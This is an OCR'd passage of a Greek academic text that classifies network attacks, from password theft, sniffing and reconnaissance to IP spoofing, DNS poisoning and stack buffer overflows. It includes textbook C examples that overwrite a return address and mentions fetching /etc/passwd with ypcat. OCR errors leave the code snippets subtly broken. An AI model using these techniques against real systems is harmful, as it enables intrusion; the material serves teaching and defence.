β) Υποκλοπή κρυπτογραφημένων δεδομένων από το δίκτυο (encrypted sniffing)

Τα περισσότερα πρωτόκολλα βέβαια χρησιμοποιούν κάποιου είδους κρυπτογράφηση στους κωδικούς. Και σε αυτή τη περίπτωση (πολύ πιό δύσκολα βέβαια) οι εισβολείς μπορούν με κάποια τεχνική λεξικού (Dictionary) ή ευθείας δράσης (Brute Force) να αποκρυπτογραφήσουν τους κωδικούς.

γ) Επίθεση επανάληψης (Replay attack)

Μια άλλη μέθοδος που χρησιμοποιείται είναι, αντί οι εισβολείς να αποκρυπτογραφήσουν το κωδικό να τον χρησιμοποιήσουν στη κρυπτογραφημένη του μορφή προκειμένου να μπουν στο σύστημα. Αυτή η περίπτωση προϋποθέτει επαναπρογραμματισμό στο λογισμικό, προκειμένου να δεχθεί τη κρυπτογραφημένη μορφή του κωδικού.

δ) Κλοπή του αρχείου με τους κωδικούς

Ο επιτιθέμενος μπορεί να πάρει το αρχείο με τους κωδικούς από το σύστημα και είτε να τους διαβάσει απευθείας αν δεν είναι κρυπτογραφημένοι, είτε να χρησιμοποιήσει κάποιο πρόγραμμα αποκρυπτογράφησης για να « σπάσει» κάποιους από αυτούς.

Σε κάποιες εκδόσεις του UNIX για παράδειγμα, το αρχείο αυτό είναι το /etc/passwd και μπορεί να το αποκτήσει οποιοσδήποτε χρήστης με την εντολή ypcat, εάν βέβαια οι administrators του συστήματος την έχουν διαθέσιμη για τους χρήστες.

ε) Με άλλους τρόπους

Ένας επίδοξος εισβολέας μπορεί να αποκτήσει κωδικούς και με πιο απλούς τρόπους, όπως απλή εύρεση του κωδικού που κάπου έχει φυλαγμένο ο

χρήστης ή παρατήρηση του κωδικού την ώρα που ο χρήστης τον πληκτρολογεί.

2.2.5 Υποκλοπή κίνησης δικτύου

Στην περίπτωση αυτή ο επιτιθέμενος έχει πρόσβαση σε πακέτα που κυκλοφορούν στο δίκτυο. Με τη υποκλοπή της πληροφορίας σε αυτά τα πακέτα, ο εισβολέας μπορεί να πάρει πολύτιμες πληροφορίες σχετικά με το σύστημα που θέλει να επιτεθεί. Κλασικό παράδειγμα αποτελεί η απόπειρα πρόβλεψης του ISN που στέλνεται κατά τη αποκατάσταση μιας σύνδεσης TCP (TCP sequence number prediction). Ο εισβολέας παρατηρώντας τον ISN που στέλνει το μηχάνημα σε άλλες συνδέσεις (που είναι πιθανό να ξεκινά ο ίδιος), μπορεί να προβλέψει ποιος θα είναι ο επόμενος ISN και συνεπώς να συνάψει μια σύνδεση χρησιμοποιώντας ψεύτικη διεύθυνση IP. Άλλο παράδειγμα είναι και η επίθεση "Man- in the middle" που θα περιγραφεί σε επόμενο κεφάλαιο.

Η υποκλοπή αυτή μπορεί να γίνει με πολλούς τρόπους, όπως:

2.2.5.1 Κοινό μέσο

Η ίδια η εκπομπή ενός τοπικού δικτύου Ethernet επιτρέπει σε οποιονδήποτε έχει εγκαταστήσει ένα sniffer, να μπορεί να λαμβάνει πακέτα που δεν προορίζονται σε αυτόν. Παρόλα αυτά, με την ανάπτυξη των switched Ethernet δικτύων, μια τέτοια υποκλοπή γίνεται αρκετά πιο δύσκολη.

2.2.5.2 Υποκλοπή σε server

Ένας εισβολέας μπορεί να ξεπεράσει το πρόβλημα των switched δικτύων, με το να εγκαταστήσει ένα sniffer σε ένα μηχάνημα που λειτουργεί σαν server. Αν μάλιστα καταφέρει να το εγκαταστήσει σε ένα router, τότε έχει αποκτήσει πρόσβαση στην κίνηση όλου του τοπικού δικτύου που τον χρησιμοποιεί για

δρομολόγηση. Η εγκατάσταση του sniffer σε κάποιο μηχάνημα-server διευκολύνει πολύ τον εισβολέα που θέλει να εκμεταλλευτεί την υπηρεσία αυτή.

2.2.5.3 Υποκλοπή από απόσταση

Ακόμα και από απόσταση είναι δυνατή η παρακολούθηση της κίνησης ενός δικτύου. Ένας τρόπος για να γίνει αυτό είναι μέσω του πρωτοκόλλου SNMP (Simple Network Management Protocol). Το πρωτόκολλο αυτό προβλέπει σταθμούς παρακολούθησης (RMONs) του δικτύου, οι οποίοι στέλνουν πληροφορίες σε έναν κεντρικό server. Ο υπεύθυνος του δικτύου μπορεί να χρησιμοποιήσει αυτές τις πληροφορίες για να έχει ανά πάσα στιγμή μια εικόνα του δικτύου. Δυστυχώς πολλά μηχανήματα εγκαθίστανται έχοντας ενεργοποιημένο το RMON και μάλιστα χωρίς να απαιτεί πιστοποίηση αυθεντικότητας. Έτσι ο επιτιθέμενος αποκτά μια ακόμα πηγή πληροφορίας για το σύστημα που θα εισβάλει.

2.3 Κατηγορίες Επιθέσεων

Με τα μέχρι τώρα στοιχεία που έχουμε εξετάσει, σχετικά με επιθέσεις σε δίκτυα υπολογιστών τα τελευταία δέκα χρόνια, μπορούμε να ορίσουμε τρεις βασικές κατηγορίες επιθέσεων:

1. Επιθέσεις αναγνώρισης (Pre-attack probes, reconnaissance),

2. Επιθέσεις απόκτησης μη εγκεκριμένης πρόσβασης (unauthorized access attempts),

3. Επιθέσεις άρνησης υπηρεσιών (Denial of Service ή DOS).

2.3.1 Αναγνώριση

Ως επιθέσεις αναγνώρισης ορίζουμε τις προσπάθειες από τον επιτιθέμενο να αποκτήσει πληροφορίες σχετικά με το δίκτυο που σχεδιάζει να επιτεθεί (π.χ. ονόματα χρηστών, passwords, διευθύνσεις IP, παρερχόμενες υπηρεσίες). Οι πληροφορίες αυτές θα χρησιμοποιηθούν σε μετέπειτα απόπειρες απόκτησης πρόσβασης. Η κατηγορία αυτή των επιθέσεων αν και δεν προκαλεί ζημιά στο δίκτυο-στόχο, παρόλα αυτά είναι ένα σημαντικό βήμα για να κατανοήσει ο επιτιθέμενος τη δομή και τις υπηρεσίες του δικτύου, ώστε η επίθεση που θα ακολουθήσει να γίνει ευκολότερα, αποτελεσματικότερα και να έχει τον μεγαλύτερο δυνατό αντίκτυπο. Θα αναφέρουμε ενδεικτικά σε μερικές γνωστές τεχνικές εισβολών που ανήκουν σε αυτή την κατηγορία με μια σύντομη περιγραφή για την κάθε μια.

2.3.1.1 IP υπολογιστών που είναι σε λειτουργία (Ping sweeps)

Μια από τις πιό απλές μορφές αναγνώρισης είναι να καταφέρει ο επιτιθέμενος να μάθει σε ποιες διευθύνσεις IP αντιστοιχούν οι διάφοροι υπολογιστές του δικτύου και ποιοι από αυτούς είναι σε λειτουργία (alive). Αυτό επιτυγχάνεται χρησιμοποιώντας απλώς την εντολή ping που είναι διαθέσιμη σε όλα τα λειτουργικά συστήματα σήμερα. Αυτό που γίνεται ουσιαστικά είναι η αποστολή πακέτων ICMP με στόχο την διεύθυνση IP που είναι υπό εξέταση. Αν η διεύθυνση αυτή αντιστοιχεί σε υπολογιστή αυτός είναι υποχρεωμένος να απαντήσει με άλλο ένα ICMP πακέτο, αποκαλύπτοντας έτσι την ύπαρξη του. Ο έλεγχος αυτός βέβαια, μπορεί να γίνει με τη προϋπόθεση ότι ο υπό εξέταση κόμβος δεν προστατεύεται από firewall ή κάποιο άλλο σύστημα μπλοκαρίσματος πακέτων. Σε αυτή τη περίπτωση το ICMP πακέτο που στέλνεται δεν φτάνει στο προορισμό του αφού μπλοκάρεται από το firewal1. Να σημειωθεί εδώ ότι τα ICMP πακέτα θεωρούνται από τα πλέον ύποπτα και το φιλτράρισμά τους θεωρείται επιβεβλημένο από τους διαχειριστές των firewalls.

2.3.1.2 TCP scans

Σε αυτή τη περίπτωση ο επιτιθέμενος επιχειρεί να μάθει ποιες υπηρεσίες παρέχουν οι υπολογιστές του δικτύου. Ουσιαστικά ψάχνει να βρει τους servers (Web servers, ftp server, κ.α) που υπάρχουν στους υπολογιστές του υπό επίθεση δικτύου. Στον κάθε server αντιστοιχεί μια θύρα TCP στην οποία πρέπει να συνδεθούν όσοι ζητούν την υπηρεσία αυτή (Web server port 80, ftp server port 21, ssh server port 22, telnet server port 23 κτλ). Αυτό επιτυγχάνεται με την προσπάθεια σύνδεσης σε μια θύρα TCP. Η σύνδεση αυτή μπορεί να είναι ολοκληρωμένη (απλή περίπτωση) ή half-open (δεν ανιχνεύεται εύκολα). Ουσιαστικά ο επιτιθέμενος στέλνει TCP πακέτα στην θύρα που εξετάζει με σκοπό, αν υπάρχει, να προκαλέσει την απόκριση της.

2.3.1.3 Αποκάλυψη του λειτουργικού συστήματος

Είναι λογικό ότι ανάλογα με την υλοποίηση του πρωτοκόλλου TCP/IP σε ένα λειτουργικό σύστημα, το σύστημα θα αντιδρά με τον δικό του τρόπο σε κάποιες «περίεργες» καταστάσεις. Ο επιτιθέμενος μπορεί να στείλει επίτηδες κακώς σχηματισμένα πακέτα (π.χ. λάθος στο checksum, λάθος συνδυασμό των f1ags) και ανάλογα με την απόκριση που θα λάβει από τον σύστημα μπορεί να καταλάβει με σιγουριά ποιο είναι (Windows, Solaris, Linux, FreeBSD κ.α.).

2.3.1.4 Έλεγχος για κωδικούς

Υπάρχει ένα υποσύνολο επιθέσεων αναγνώρισης που ελέγχει το σύστημα λογαριασμών ενός υπολογιστή και ψάχνει να βρει λογαριασμούς με τους οποίους μπορεί να συνδεθεί. Οι επιθέσεις αυτές ψάχνουν για παράδειγμα:

• Λογαριασμούς χωρίς password

• Λογαριασμούς με password ίδιο με το όνομα του χρήστη

• Λογαριασμούς που δημιουργούνται αυτόματα με την εγκατάσταση κάποιου λογισμικού (π.χ. Microsoft SQL Server)

• Προβλήματα σε υπηρεσίες ανώνυμου ftp

• Υπηρεσίες rlogin/rexec/rsh που επιτρέπουν χρήση από συγκεκριμένους λογαριασμούς (trusted) χωρίς password.

2.3.2 Απόκτηση μη εγκεκριμένης πρόσβασης

Στην κατηγορία αυτή των επιθέσεων ανήκουν οι προσπάθειες για πρόσβαση σε αρχεία και υπηρεσίες οι οποίες είναι προστατευμένες και κανονικά θα έπρεπε να μπορούν να χρησιμοποιηθούν μόνο από εγκεκριμένο (authorized) προσωπικό.

Μερικά χαρακτηριστικά παραδείγματα τέτοιου είδους επιθέσεων είναι:

2.3.2.1 Επιθέσεις σε CGI scripts

Τα προγράμματα CGI είναι γνωστό ότι είναι από τα πιο ανασφαλή. Τυπικές αδυναμίες τους είναι το πέρασμα παραποιημένης εισόδου απευθείας στην γραμμή εντολών με τη χρήση ειδικών μεταχαρακτήρων και η χρήση κρυμμένων μεταβλητών οι οποίες παίρνουν τιμή ονόματα αρχείων του συστήματος. Η πιό γνωστή αδυναμία των CGI scripts είναι η βιβλιοθήκη "phf". Η βιβλιοθήκη αυτή υποτίθεται ότι επιτρέπει να παρέχει ο web server μόνο αρχεία HTML που έχει επεξεργαστεί ο server. Στην ουσία όμως μπορούν να «στείλουν» στον επιτιθέμενο οποιοδήποτε αρχείο του συστήματος.

2.3.2.2 Επιθέσεις σε WEB Servers

Πέρα από την εκτέλεση προγραμμάτων CGI οι WEB servers αντιμετωπίζουν και άλλα προβλήματα ασφάλειας. Ένας μεγάλος αριθμός από εμπορικούς servers (Microsoft IIS 1.0, NetWare 2.X) αντιμετωπίζουν πρόβλημα όταν το URL που τους ζητείται περιέχει μια σειρά από « .. /». Αυτό έχει σαν συνέπεια ο server να αναζητήσει και να στείλει στον browser κάποιο άλλο αρχείο (από αυτό που του ζητήθηκε) ενώ κανονικά δεν θα έπρεπε.

Ένα άλλο γνωστό ελάττωμα είναι να προκληθεί υπερχείλιση αποθηκευτικού χώρου (buffer overf1ow) σε κάποιο από τα πεδία του HTTP (π.χ. στο request field). Οι WEB servers μπορεί να έχουν πρόβλημα και στον τρόπο με τον οποίο αλληλεπιδρούν με το λειτουργικό σύστημα στο οποίο δουλεύουν. (π.χ. Το πρόβλημα του Internet Information Server της Microsoft με την συμβολοσειρά «:$\$$ DATA»)

Ένα άλλο γνωστό ελάττωμα αρκετών servers είναι ο τρόπος με τον οποίον χειρίζονται τα URLs. Έχει παρατηρηθεί (σε παλιούς Apache servers) επίθεση με το όνομα «death by thousand slashes» κατά την οποία ο server εξαντλεί όλη την CPU του συστήματος προσπαθώντας να επεξεργαστεί ένα URL με πολλούς χαρακτήρες «/».

2.3.2.3 Εκμετάλλευση αδυναμιών των WEB Browsers

Παλιότερες εκδόσεις δημοφιλών browsers όπως ο Microsoft Explorer και ο Netscape Navigator έχουν παρουσιάσει «τρύπες» στην ασφάλεια του συστήματος στο οποίο εκτελούνται. Στην κατηγορία αυτή ανήκουν επιθέσεις σε URL, HTTP, HTML, Javascript, Frames, Java και ActiveX.

URL

Τα πεδία των διευθύνσεων URL μπορούν να προκαλέσουν καταστάσεις υπερχείλισης αποθηκευτικού χώρου, όταν η διεύθυνση URL υπόκειται επεξεργασία από τον browser. Επίσης ένα παλαιό ελάττωμα του Internet Explorer του επέτρεπε να εκτελέσει εντολές με κατάληξη «. URL.» .

HTTP

Οι κεφαλίδες του πρωτοκόλλου HTTP μπορούν να χρησιμοποιηθούν για επιθέσεις, επειδή ορισμένα πεδία τους περνάνε σαν παράμετροι σε συναρτήσεις που περιμένουν συγκεκριμένη είσοδο.

HTML

Η γλώσσα HTML μπορεί να χρησιμοποιηθεί για να προκαλέσει υπερχείλιση αποθηκευτικού χώρου, όπως η υπερχείλιση του τύπου MIME στην εντολή <EMBED> του Netscape Communicator.

Javascript

Χρησιμοποιώντας Javascript ο επιτιθέμενος συνήθως προσπαθεί να εκμεταλλευτεί τη συνάρτηση φόρτωσης αρχείου (file upload) δημιουργώντας ένα όνομα αρχείου και κρύβοντας το κουμπί SUBMIT.

Frames

Τα frames σε ένα WEB browser έχουν χρησιμοποιηθεί στο πλαίσιο μια επίθεσης σε Javascript ή σε Java. Για παράδειγμα μπορούν ιστοσελίδες να κρύβονται σε frames με διαστάσεις 1x1 pixels. Επίσης η τεχνολογία των frames παρουσιάζει και άλλα προβλήματα. Ένα από αυτά είναι ότι μπορεί κάποιος να συμπεριλάβει μια σύνδεση σε ένα site που χρησιμοποιεί frames, να αντικαταστήσει μερικά από αυτά τα frames (την ιστοσελίδα που αυτά

παρουσιάζουν) με μερικά από τον δικό του δικτυακό χώρο και να παρουσιάσει όλο το σύνολο σαν να ήταν δικό του.

Java

Η γλώσσα προγραμματισμού Java διαθέτει ένα από τα ισχυρότερα μοντέλα προστασίας.
Αυτό είναι φυσικό γιατί ο τοπικός ερμηνευτής Java πρέπει να «κατεβάσει» όλο τον μεταγλωττισμένο κώδικα πριν τον εκτελέσει. Παρόλα αυτά, αυτή ακριβώς η αυστηρότητά της μπορεί να αποτελέσει και το σοβαρότερο μειονέκτημά της. Για παράδειγμα τα java applets κανονικά δεν μπορούν να έχουν πρόσβαση στο σύστημα αρχείων του ερμηνευτή που τα εκτελεί. Η απουσία αυτού του χαρακτηριστικού θα διευκόλυνε πολύ τα πράγματα και οδηγούσε σε applets πολύ πιό χρήσιμα, αλλά και πολύ πιο ευάλωτα.

ActiveX

Τα ActiveX scripts είναι πολύ πιο επικίνδυνα από τα αντίστοιχα της java, αφού η λειτουργία τους βασίζεται σε «μοντέλα εμπιστοσύνης» (trust models) και εκτελούν τοπικό στο μηχάνημα κώδικα. Αυτό σημαίνει ότι κάποιος με την απαραίτητη έγκριση μπορεί να εκτελέσει κώδικα από απόσταση σε κάποιο άλλο μηχάνημα. Τόσο ο μηχανισμός πιστοποίησης αυθεντικότητας, όσο και η δυνατότητα εκτέλεσης κώδικα σε απομακρυσμένο μηχάνημα αποτελούν δυο βασικές τρύπες στην ασφάλεια ενός συστήματος.

2.3.2.4 Επιθέσεις στο πρόγραμμα Sendmail

Το πρόγραμμα sendmail είναι ένα εξαιρετικά πολύπλοκο στη ρύθμιση αλλά και ευρέως διαδεδομένο πρόγραμμα. Σαν συνέπεια των παραπάνω χαρακτηριστικών το πρόγραμμα αυτό αποτέλεσε την πηγή για πολλές τρύπες στην ασφάλεια ενός. συστήματος. Από αρκετά παλιά (1988, εποχή του φημισμένου Internet Worm) οι επιτιθέμενοι χρησιμοποιούσαν ατέλειες στις

εντολές DEBUG και WIZ για να καταφέρουν να εκμεταλλευτούν το send - mail μεταδίδοντας δούρειους ίππους. Σήμερα έχουν ανακαλυφθεί αρκετές περιπτώσεις υπερχείλισης αποθηκευτικού χώρου στον κώδικα του sendmail. Μια άλλη παράνομη χρήση του sendmail, που ανήκει στην κατηγορία των επιθέσεων αναγνώρισης, είναι η χρήση της εντολής VRFY για την εύρεση ονομάτων χρηστών.

2.3.2.5 Ατέλειες του πρωτοκόλλου IMAP / POP

Το πρωτόκολλο IMAP (Internet Message Access Protocol) χρησιμοποιείται ευρέως για να επικοινωνήσει ο χρήστης με τον mail server έτσι ώστε να λάβει τα e-mail που απευθύνονται σε αυτόν. Η τρέχουσα έκδοση του πρωτοκόλλου IMAP υποστηρίζει λειτουργία με σύνδεση και χωρίς σύνδεση, επιτρέποντας την χρήση απομακρυσμένων φακέλων μηνυμάτων (message folders). Παρέχει επίσης πρόσβαση σε πολλαπλά mailboxes (που πιθανόν να βρίσκονται σε διαφορετικούς servers), και υποστηρίζει εμφωλευμένα mai l-boxes. Ο χρήστης του IMAP μπορεί να δημιουργήσει, να διαγράψει και να μετονομάσει mailboxes.

Το πρωτόκολλο POP (Post Office Protocol) έχει σχεδιαστεί για να υποστηρίζει επεξεργασία μηνυμάτων, χωρίς σύνδεση. Αυτό που κάνει ο POP client είναι να συνδέεται στον mail server και να ανακτά τα μηνύματα που ο server διατηρεί γι' αυτόν. Το μήνυμα διαγράφεται από τον server και πλέον το διαχειρίζεται ο παραλήπτης.

Λόγω ατελειών στην υλοποίηση πολλών εκδόσεων από IMAP/POP servers, έχουν παρουσιαστεί πολλά προβλήματα ασφάλειας που κατά κύριο λόγο έχουν να κάνουν με υπερχείλιση αποθηκευτικού χώρου.

2.3.2.6 IP spoofing

Οι επιθέσεις στην κατηγορία αυτή εκμεταλλεύονται την δυνατότητα που έχουν χρήστες με δικαιώματα υπερχρήστη, να παραποιούν την διεύθυνση IP ενός μηχανήματος και να στέλνουν πακέτα IP με διεύθυνση προέλευσης που αυτοί επιθυμούν. Με τον τρόπο αυτό, αφού η διεύθυνση προέλευσης δεν χρησιμοποιείται για τη δρομολόγηση του πακέτου από τους routers, μπορεί ένας εισβολέας να υποκριθεί ότι είναι ένας άλλος χρήστης κατά τη «συνομιλία» του με έναν server. Ο εισβολέας δεν βλέπει τις απαντήσεις του server αφού στην κανονική του διεύθυνση δεν φτάνει καμία απάντηση, παρόλα αυτά μπορεί να «μαντέψει» την απάντηση του server και να συνεχίσει να υποκρίνεται κάποιον άλλο client. Με τον τρόπο αυτό είναι δυνατό να εισβάλει σε ένα σύστημα. και υποκρινόμενος κάποιον χρήστη να εκμεταλλευτεί τις υπηρεσίες που προσφέρει Οι γνωστές και σαν 'r' εντολές, rsh, rexec, rcp επιτρέπουν την πρόσβαση σε χρήστες από συγκεκριμένες διευθύνσεις IP. Το IP spoofing χρησιμοποιείται συνήθως σαν μέρος άλλων επιθέσεων αυτής της κατηγορίας:

TCP Hijacking

Κατά την επίθεση αυτή ο επιτιθέμενος εισβάλει στη ροή δεδομένων μεταξύ ενός client και ενός server και υποκρινόμενος τον client (που έχει ήδη περάσει το στάδιο του authentication) στέλνει εντολές στον server.

Πρόβλεψη του ISN

Στην αρχή μιας σύνδεσης TCP πρέπει να επιλεγεί, τόσο από τον πελάτη όσο και από τον server, ένας αρχικός αριθμός ακολουθίας (Initial Sequence Number) από τον οποίο θα αρχίσουν να αριθμούνται τα δεδομένα που θα ανταλλάσσονται κατά την τη σύνδεση. Παλιότερες υλοποιήσεις του TCP επέλεγαν προβλέψιμους αρχικούς αριθμούς ISN, (newISN ← oldISN + offset + f(t,c), όπου t ο χρόνος και c ο αριθμός των συνδέσεων που μεσολάβησαν

μέχρι τη σύνδεση του επιτιθέμενου) επιτρέποντας έτσι σε επιτιθέμενους να δημιουργούν ολοκληρωμένες συνδέσεις χρησιμοποιώντας ψεύτικη διεύθυνση IP. Ο επιτιθέμενος αν και δεν βλέπει την απάντηση και τον αρχικό αριθμό του server μπορεί να τον μαντέψει, και να στείλει μια απάντηση που θα γίνει αποδεκτή.

DNS poisoning

Μια από τις λειτουργίες που έχουν οι DNS servers είναι να αναλύουν (resolve) αναδρομικά ονόματα DNS. Αυτό σημαίνει ότι όταν ένας χρήστης ζητήσει να μάθει την διεύθυνση IP που αντιστοιχεί σε ένα DNS όνομα (π.χ. chimaera.cs.uoi.gr) θα ρωτήσει τον κοντινότερο DNS server. Αυτός στις περισσότερες περιπτώσεις, του θα γίνει client και θα ρωτήσει τον αμέσως επόμενο στην αλυσίδα των DNS server κ.ο.κ . Οι ISN που επιλέγουν οι DNS server για να συνάψουν μια σύνδεση είναι και αυτοί προβλέψιμοι (αν χρησιμοποιούν παλιότερες υλοποιήσεις του πρωτοκόλλου TCP). Έτσι ο επιτιθέμενος μπορεί να μιμηθεί έναν κανονικό name server και να απαντήσει στην ερωτήσεις κάποιου άλλου name server. Ο κανονικός name server θα δεχτεί τις απαντήσεις του πρώτου σαν κανονικές και θα τις μεταδώσει παραπέρα σε όποιον του τις ζητήσει. Με τον τρόπο αυτό κάποιος χρήστης θα καταλήξει να λαμβάνει συνέχεια λάθος διευθύνσεις IP για το DNS όνομα που ζήτησε.

2.3.2.7 Υπερχείλιση αποθηκευτικού χώρου (buffer overflows)

Η υπερχείλιση αποθηκευτικού χώρου συμβαίνει όταν ένα πρόγραμμα αποθηκεύει περισσότερη πληροφορία σε έναν πίνακα (buffer) από αυτή που έχει δεσμεύσει ο πίνακας. Αυτό προκαλεί αποθήκευση πληροφορίας σε γειτονικές περιοχές στη μνήμη. Οι κατάσταση αυτή οφείλεται κυρίως σε προγραμματιστικά λάθη, που προκύπτουν από την παράλειψη του

προγραμματιστή να ελέγξει αν αυτά που αποθηκεύει στον πίνακα «χωράνε» να αποθηκευτούν.

Σε μια buffer overflow επίθεση, ο εισβολέας προσπαθεί να εκμεταλλευτεί την παράληψη του προγραμματιστή και να αποθηκεύσει στον πίνακα-στόχο τέτοια πληροφορία ώστε να μπορεί να εκτελέσει δικά του κομμάτια κώδικα. Αν μάλιστα το πρόγραμμα που δέχεται επίθεση έχει δικαιώματα υπερχρήστη (superuser), τότε και οι εντολές του εισβολέα θα έχουν αυτά τα δικαιώματα.

Ας δούμε όμως τι ακριβώς εκμεταλλεύεται η υπερχείλιση. Στην γλώσσα προγραμματισμού C, όταν καλείται μια συνάρτηση, πριν η ροή εκτέλεσης κατευθυνθεί στις εντολές της συνάρτησης, μια εγγραφή ενεργοποίησης (Activation record), αποθηκεύεται στην περιοχή της μνήμης που λέγεται στοίβα. Μια διεργασία στη μνήμη έχει τις εξής περιοχές:

Την περιοχή κειμένου όπου αποθηκεύονται οι εντολές σε assembly, την περιοχή αρχικοποιημένων και μη μεταβλητών και την περιοχή της στοίβας.

Η εγγραφή αυτή αποτελείται από τα εξής πεδία:

1. Τις παραμέτρους της συνάρτησης

2. Τη διεύθυνση επιστροφής (return address) της συνάρτησης. Είναι η τιμή του δείκτη
εντολών (Instruction Pointer ή IP) πριν κληθεί η συνάρτηση

3. Τον δείκτη πλαισίου (Frame Pointer ή FP) για να μπορεί η συνάρτηση να έχει πρόσβαση στις μεταβλητές και στις παραμέτρους (dynamic link)


4. Τις τοπικές μεταβλητές

Για παράδειγμα έστω το παρακάτω πρόγραμμα σε C:

```
void function(int a, int b, int c)

{

char buffer1[5] ;
char buffer2[l0] ;

}

void main ( )

{

function(l,2,3) ;

}
```

Παράδειγμα 1

Η στοίβα του προγράμματος θα έχει τη μορφή που φαίνεται στο Σχήμα 2.1.



Σχήμα 2.1: Η στοίβα του παραδείγματος 1


Η υπερχείλιση είναι αποτέλεσμα τοποθέτησης περισσότερων δεδομένων σε έναν buffer από αυτά που μπορεί να αποθηκεύσει. Ένα παράδειγμα τέτοιας λάθους κωδικοποίησης φαίνεται στον κώδικα που ακολουθεί.

```
void function(char *str)

{

char buffer[16];

strcpy(buffer,str) ;

}

void main ( )

{

char large_string[256];

int i;

for( i = o; i < 255; i++)
```

Παράδειγμα2

Αν εκτελεστεί το παραπάνω πρόγραμμα το αποτέλεσμα θα πραγματοποιηθεί λάθος κατάτμησης (Segmentation Fault). Αυτό γιατί η συνάρτηση strcpy() αντιγράφει τα περιεχόμενα του *str (ουσιαστικά του large _string[]) στον buffer[], έως ότου συναντήσει ένα χαρακτήρα κενού (null). Είναι προφανές ότι ο buffer[] είναι κατά πολύ μικρότερος από το *str. Έτσι λοιπόν έχουμε 250 bytes, τα οποία πάνε και γράφονται πάνω στα άλλα στοιχεία της εγγραφής ενεργοποίησης. Αφού έχουμε γεμίσει τη μεταβλητή large_string[] με χαρακτήρες «Α», στα πεδία sfp, ret ακόμα και στο str θα υπάρχει μόνο η

δεκαεξαδική τιμή 0x41 (η αναπαράσταση του «A» σε ASCII). Επομένως η διεύθυνση επιστροφής της συνάρτησης θα είναι η 0x41414141, μια διεύθυνση έξω από τα όρια του χώρου μνήμης που μπορεί να διαβάσει η διεργασία. Η στοίβα της διεργασίας του προηγούμενου παραδείγματος φαίνεται στο Σχήμα 2.2.



Σχήμα 2.2: Η στοίβα του παραδείγματος2

Θα δείξουμε τώρα πως μπορεί κανείς να αλλάξει τη διεύθυνση επιστροφής της συνάρτησης που φαίνεται στο παράδειγμα και με αυτόν τον τρόπο να εκτελέσει αυτό που ο ίδιος θέλει. Για το λόγο αυτό τροποποιούμε το παράδειγμα και παίρνουμε το το ακόλουθο πρόγραμμα.

```
void function(int a, int b, int c) {

char buffer1[5];
char buffer2[10];

ret = buffer1 + 12;
*ret += 8;
}
void main() {
```

```
int x;
x= 0;
function(l,2,3) ;
x = 1;
printf (“ %d\n ”, x) ;

}
```


Παράδειγμα 3

Στον Κώδικα αυτό που κάνουμε είναι να προσθέσουμε τον αριθμό 12 στην διεύθυνση της μεταβλητής buffer1.

Αν παρατηρήσουμε ξανά το Σχήμα θα δούμε ότι από την αρχή του buffer1 μέχρι και την αρχή της είναι ακριβώς ret είναι ακριβώς 12 bytes (10 bytes το μέγεθος του buffer1 και 2 bytes το sfp). Αυτό που θέλουμε είναι να αλλάξουμε την τιμή της ret ώστε να μην εκτελεστεί η εντολή x=1; στο κυρίως πρόγραμμα. Εύκολα μπορούμε να βρούμε (Οποιοσδήποτε αποσφαλματωτής Π.χ. gdb μπορεί να μας παρέχει το πρόγραμμα σε assembly ώστε να δούμε σε ποιες διευθύνσεις βρίσκονται οι εντολές) τι πρέπει να προσθέσουμε στην ret ώστε κατά την επιστροφή της συνάρτησης να παραλειφθεί η εντολή. Ο ζητούμενος αυτός αριθμός στην περίπτωσή μας είναι 8. Έτσι λοιπόν προσθέτοντας 8 στον αριθμό της θέση μνήμης της ret, επιτυγχάνουμε να παραλειφθεί η εντολή που θα εκτελούνταν κανονικά μετά την επιστροφή της συνάρτησης και η τελευταία εντολή printf του κυρίως προγράμματος θα εκτυπώσει ότι η τιμή του χ είναι 0 .

Είδαμε λοιπόν ότι μπορούμε να παραποιήσουμε την διεύθυνση επιστροφής μιας συνάρτησης, ώστε να εκτελεστεί αυτό που θέλουμε και όχι αυτό που θα έπρεπε. Ο επιτιθέμενος αυτό που μπορεί να κάνει είναι να γεμίσει τον αποθηκευτικό χώρο με κώδικα που θα ξεπερνάει ένα κέλυφος (shell), σε

δεκαεξαδική μορφή. Μετά μπορεί να αλλάξει την διεύθυνση επιστροφής της συνάρτησης, ώστε αυτή να δείχνει στην αρχή του buffer τον οποίο προσπαθεί να υπερχειλίσει (Σχήμα 2.3). Εδώ πρέπει να τονίσουμε ότι είναι δυνατό με λίγη προσοχή κάποιος να αποθηκεύσει σε δεκαεξαδική μορφή τον κώδικα ενός προγράμματος που ξεκινάει ένα κέλυφος .



Σχήμα 2.3: Στοίβα του παραδείγματος3

